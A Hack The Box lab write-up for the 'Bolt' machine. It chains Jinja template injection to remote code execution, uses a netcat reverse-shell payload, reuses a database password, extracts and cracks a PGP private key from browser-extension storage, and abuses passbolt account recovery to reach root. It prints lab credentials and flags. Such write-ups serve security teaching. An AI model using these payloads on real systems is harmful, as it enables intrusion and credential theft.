
We can change our username on <http://demo.bolt.htb/admin/profile>:

By write the following template on username we can get RCE:

```
{{config.__class__.__init__.__globals__['os'].popen('ls').read()}}
```

When we are changed the username we get two emails, one with confirmation link:

And when we are clicked on the confirmation link we get the second email with our injection:



We can get a reverse shell by using the following:

```
{{config.__class__.__init__.__globals__['os'].popen('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.14
```

And we get shell as `www-data` :

```
[evyatar@parrot]-[/hackthebox/Bolt]
└─ $ nc -lvp 4242
listening on [any] 4242 ...
connect to [10.10.14.14] from passbolt.bolt.htb [10.10.11.114] 35886
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls /home
eddie clark
```

We can see two users, `eddie` and `clark` .

By enumerating we found DB credentials on `/etc/passbolt/passbolt.php` (which is the application that running on port 443):

```
...
// Database configuration.
'Datasources' => [
  'default' => [
    'host' => 'localhost',
    'port' => '3306',
    'username' => 'passbolt',
    'password' => 'rT2;jW7<eY8!dx8}pQ8%',
    'database' => 'passboltdb',
  ],
],
...
```

And we found this password `rT2;jW7<eY8!dx8}pQ8%` is the password of `eddie` user:

```
[evyatar@parrot]-[/hackthebox/Bolt]
└─ $ ssh eddie@bolt.htb
eddie@bolt.htb's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.13.0-051300-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
```

```
You have mail.
Last login: Thu Sep  9 11:10:07 2021 from 10.10.14.6
eddie@bolt:~$ cat user.txt
a032e24864eaab4850855d6362dd2084
```

And we get the user flag `a032e24864eaab4850855d6362dd2084` .

Root

By reading `eddie` user emails we get the following hint:

```
eddie@bolt:$ cat /var/mail/eddie
From clark@bolt.htb Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from userid 1001)
        id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>
```

Hey Eddie,

The password management server is up and running. Go ahead and download the extension to your browser and get logged in. Once you're set up you can start importing your passwords. Please be sure to keep good security in mind - there's a few things to watch out for.

-Clark

Reading the [passbolt documentation](#) we see:

Private Key storage

The secret key along with the user configuration is stored in the web extension local storage. This local storage is in turn stored on the user file system with the [browser profile data](#).

By running `linpeas` we can see the following:

```
...
[+] Looking for ssl/ssh files
ChallengeResponseAuthentication no
UsePAM yes
Possible private SSH keys were found!
/etc/ImageMagick-6/mime.xml
/home/eddie/.config/google-chrome/Default/Extensions/didegimhafipceonhjpacocaffmoppf/3.0.5_0/index.min.js
/home/eddie/.config/google-chrome/Default/Extensions/didegimhafipceonhjpacocaffmoppf/3.0.5_0/vendors/openpgp.js
/home/eddie/.config/google-chrome/Default/Local Extension Settings/didegimhafipceonhjpacocaffmoppf/000003.log
...
```

As we can see, This is log file of extension, By getting `strings` from this log file we found PGP private keys:


```
eddie@bolt:/home/eddie$ strings "/home/eddie/.config/google-chrome/Default/Local Extension Settings/didegimhafipceonhj...
t-private-gpgkeys": "{ \"MY_KEY_ID\": { \"key\": \"-----BEGIN PGP PRIVATE KEY BLOCK-----\\r\\nVersion: OpenPGP.js v4.10.9\\n
...
```

We can get the PRIVATE key:

```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org
```

```
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
```



```
6599FMcw9nGzypV0ggQv8JGmIUeCipD10k8nHW7m9YBfQB04y9wJw99WNw/
Ic3vdhZ6NvsmLzYI21dnwD287sPj2tKAuhI0AqCEkiRwb4Z4CSGgJ5TgGML8
11Izrkqamzpc6mKBGi213tYH6xel3nDJv5TKm3AGwXsAhJjJw+9K0MMARKCm
YZFGLdtA/qMajW4/+T3DJ79YwPQ0tCrFyHiWoI0Twfs4UhiUJIE4dTSSt/W0
PSwYYWlAywj5
=cqxZ
-----END PGP PRIVATE KEY BLOCK-----
```

Let's crack the passphrase of this private key using john :

```
[evyatar@parrot]-[/hackthebox/Bolt]
└─ $ gpg2john key.key > keyhash

File key.key
[evyatar@parrot]-[/hackthebox/Bolt]
└─ $ john --wordlist=~/.Desktop/rockyou.txt keyhash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Cam
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
merrychristmas (Eddie Johnson)
1g 0:00:12:13 DONE (2021-10-03 00:19) 0.001364g/s 58.44p/s 58.44c/s 58.44C/s mhiedhie..memoteamo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So we found the passphrase is merrychristmas .

From here, We have two methods to get the root password.

Method 1

By enumerating on /etc/passbolt (as www-data) we found few interesting files.

The first file is /etc/passbolt/routes.php :

```
...
/**
 * Setup routes
 */
Router::scope('/setup', function ($routes) {
    $routes->setExtensions(['json']);

    // new routes
    $routes->connect('/start/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'SetupStart', 'action' => 'start'
        ->setPass(['userId', 'tokenId'])
        ->setMethods(['GET']));

    $routes->connect('/complete/:userId', ['prefix' => 'Setup', 'controller' => 'SetupComplete', 'action' => 'complete'
        ->setPass(['userId'])
        ->setMethods(['PUT', 'POST']));

    $routes->connect('/recover/start/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'RecoverStart', 'action'
        ->setPass(['userId', 'tokenId'])
        ->setMethods(['GET']));

    $routes->connect('/recover/complete/:userId', ['prefix' => 'Setup', 'controller' => 'RecoverComplete', 'action' =>
        ->setPass(['userId'])
        ->setMethods(['PUT', 'POST']));

    // Legacy v1 backward compatibility routes
```

```
$routes->connect('/install/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'SetupStart', 'action' => 'startSetup', 'method' => 'POST'])
->setPass(['userId', 'tokenId'])
->setMethods(['POST']);

$routes->connect('/recover/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'RecoverStart', 'action' => 'startRecover', 'method' => 'POST'])
->setPass(['userId', 'tokenId'])
->setMethods(['POST']);

$routes->connect('/completeRecovery/:userId', ['prefix' => 'Setup', 'controller' => 'RecoverComplete', 'action' => 'completeRecovery', 'method' => 'POST'])
->setPass(['userId'])
->setMethods(['POST']);

});

...


```

The interesting part is:


```
$routes->connect('/recover/:userId/:tokenId', ['prefix' => 'Setup', 'controller' => 'RecoverStart', 'action' => 'startRecover', 'method' => 'POST'])
->setPass(['userId', 'tokenId'])
->setMethods(['POST']);

```

Actually when we are trying to recover account (from <https://passbolt.bolt.htb>):



Clicking on next:



We can navigate to the route <https://passbolt.bolt.htb/setup/recover/:userId/:tokenId>.

We can get the user id and token id from passbolt database (We already get the credentials before on `/etc/passbolt/passbolt.php`):


```
eddie@bolt:$ mysql -u passbolt -p${p} -e "use passboltdb; select * from users"
mysql: [Warning] Using a password on the command line interface can be insecure.
+-----+-----+-----+-----+-----+-----+
| id | role_id | username | active | deleted | created_at |
+-----+-----+-----+-----+-----+-----+
| 4e184ee6-e436-47fb-91c9-dccb57f250bc | 1cfcd300-0664-407e-85e6-c11664a7d86c | eddie@bolt.htb | 1 | 0 | 2021-03-10 10:00:00 |
| 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | 975b9a56-b1b1-453c-9362-c238a85dad76 | clark@bolt.htb | 1 | 0 | 2021-03-10 10:00:00 |
+-----+-----+-----+-----+-----+-----+

eddie@bolt:/tmp$ mysql -u passbolt -p${p} -e "use passboltdb; select * from authentication_tokens;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+-----+-----+-----+
| id | token | user_id |
+-----+-----+-----+
| 015b22eb-694f-4c94-a97d-0c87d69017ed | a7b19b6b-9f7f-482b-b677-b284ad5d6a29 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| 0e00a95e-5d29-4867-9ef7-0e87a0d13833 | 3ff489bb-6216-4642-bb4a-7b5a7600c8d3 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| 33bb7368-2f0e-4ef1-a35c-0793c8837b84 | 730635fd-c075-447b-91a6-56b25621b504 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| 415f74dd-7e94-4799-8ee5-2f88ec0d72c6 | f4509818-b9f7-41a0-9804-0e0e0362eff0 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff91 |
| 463f2e84-1f36-4e2f-ac0d-0010b96edee3 | f861c953-aac8-4902-88da-5d17aca0ffde | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 |
| 57bb11fb-01e5-413c-9442-1d9bc480dbfb | cb900e0b-c602-4da7-acb6-f1daec248836 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| 5bb9d763-c95c-4986-9119-542133e3279c | 5779bcad-2c17-487c-bf01-8168a3b20393 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 |
| a0c009af-df45-4587-b52c-c1c6e0873106 | bca78c99-4a08-488c-a308-2695c4643c36 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff91 |
| ac1f4319-f9da-4cfd-95e4-ddc58b180694 | 25083f5f-fa10-4f78-9ac8-53246cc030c4 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 |
| b1f9eda8-986c-4cfd-9afd-d0f7d9734554 | d59321ea-ea62-4fc8-b990-0385f19f7238 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| c54ef2f0-0ebf-42fe-90a5-e08d97631bcd | c88de57f-e27a-469f-9d87-519db7c7a2d7 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| e60cb0de-eaad-406a-aea3-a39c2abeee5a | 1e58d500-57ec-4d45-83ac-46186ff769e2 | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
| feb08771-2e55-43d8-92bc-d4a34d403273 | 8c7d2952-1598-420d-a666-fdece8f02bfc | 4e184ee6-e436-47fb-91c9-dccb57f250bc |
+-----+-----+-----+
```

Let's get the token of `eddie@bolt.htb` which is `1e58d500-57ec-4d45-83ac-46186ff769e2`, The user id of `eddie@bolt.htb` is `4e184ee6-e436-47fb-91c9-dccb57f250bc`.

Now let's build the url: <https://passbolt.bolt.htb/setup/recover/4e184ee6-e436-47fb-91c9-dccb57f250bc/1e58d500-57ec-4d45-83ac-46186ff769e2>.

By browsing to this URL we get:



passbolt

Welcome back, please enter
your private key to begin with
the recovery process.

Private key *

dTSsT/W0
PSwYYWIAywj5
=cqxZ
-----END PGP PRIVATE KEY BLOCK-----

Browse... No file selected.

Next

[Help, I lost my private key.](#)

English

We can enter there the PGP private key we just found before, Clicking on Next:

passbolt

Please enter your passphrase to continue.

Passphrase *

☐ Remember until signed out.

Verify

[Help, I lost my passphrase.](#)

English


Clicking on Verify and we get some security token:

passbolt

Pick a color and enter three characters.

Security token *

FDF


 Randomize

This security token will be displayed when your passphrase is requested, so you can quickly verify the form is coming from passbolt. This will help protect you from [phishing attacks](#).


Next

English


Clicking on Next and we get the passbolt portal:



If we are clicking on the button to unhide the root password as asked again to enter the passphrase:



Enter the passphrase and we get the root password:



The root password is `Z(2rmxsNW(Z?3=p/9s` , Let's use it:

```
eddie@bolt:~$ su root
Password:
root@bolt:/home/eddie# whoami && id && hostname
root
uid=0(root) gid=0(root) groups=0(root)
bolt.htb
root@bolt:/home/eddie# cat /root/root.txt
03cf0eb1cb9c267473f132c0a06f2ca2
```

And we get the root flag `03cf0eb1cb9c267473f132c0a06f2ca2` .

Method 2

Reading data from `email_queue` on `passboltdb` :

```
eddie@bolt:~$ mysql -u passbolt -p${p} -e "use passboltdb; select * from email_queue"
...
| 13 | eddie@bolt.htb | NULL | NULL | Eddie edited the password passbolt.bolt.htb | default | LU/resource
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

wCBMA/ZcqHmj13/kAQf/UGf6kAGXA6nm9toGx1cQBYVr2fidgiLmYS07+XhK
NWgw4+N1R3eIra+JCEAxq2Li07Qvr2nu10JXoqM9+N379M7AqAskfNdlpt36
cF+7EKVY90z72S3qzEbKYWC1Ry01j39aerGw3XLSB3Zf67RQY1V8y80lo4tz
```

```
dpS5z+c4j5v+IgIe0WLHtsyev5bmmjp56vWdnjh43w+7TmwcSs8wxa5EbZSE
rRVtbQ070l8QF9XaEYLEEJGh+vyB0wuZn4d04+Qe1+PzywK4UCPxgQrH2sCf
OnlP059yoz9r16BdV4UIXMEk6eG5gZMIQpcmfYMIRSJAp4VDgy6007A/S2nc
KtLA7wGlxY1IjIwnx0SQyi0DuUf+x4BesxCtYjkeKxH084b4Pvpz4+1AD3ys
5NdrwFV9z0A9qgfH5FXPRC5nJh1lZodhxoLxscC/PHMvX0gGom7cSYco8bTX
ZwXEv5c+IFKDH4Yr7meeiKNfy+sr2/FqiAnw8SwpJtBPiIJDE8nYAv+eiAHp
3Vnov4eHY7/Qj2bDOYAZiYwSZkgjhmZCwL9UmPtQKGCATQkyhBdhnGws0ICt
42E/vhvf7wCqdTR+NAuYFddUftX78UzrJmlobRR+NGxTUDZgmGtN5XQvuyZi
